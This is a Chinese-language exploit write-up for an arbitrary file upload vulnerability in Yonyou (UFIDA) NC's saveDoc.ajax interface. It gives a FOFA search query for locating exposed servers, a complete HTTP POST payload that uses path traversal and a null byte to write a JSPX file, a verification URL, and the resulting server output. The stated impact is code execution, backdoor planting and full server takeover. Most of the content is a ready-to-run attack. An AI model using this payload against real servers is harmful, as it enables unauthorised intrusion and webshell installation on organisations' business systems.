
Y4-1用友-NC-文件上传漏洞

漏洞描述：

用友 NC saveDoc.ajax接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC"

漏洞复现：

payload：

```
POST /uapws/saveDoc.ajax?ws=/../../qazwsx.jspx%00 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Content-Type: application/x-www-form-urlencoded

content=<hi xmlns:hi="http://java.sun.com/JSP/Page">
      <hi:directive.page import="java.util.*,java.io.*,java.net.*"/>
   <hi:scriptlet>
         out.println("Hello World!");new java.io.File(application.getRealPath(request.getServletPath())).delete();
   </hi:scriptlet>
</hi>
```

效果图:

验证URL

```
/uapws/qazwsx.jspx
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

<hi xmlns:hi="http://java.sun.com/JSP/Page">Hello World! </hi>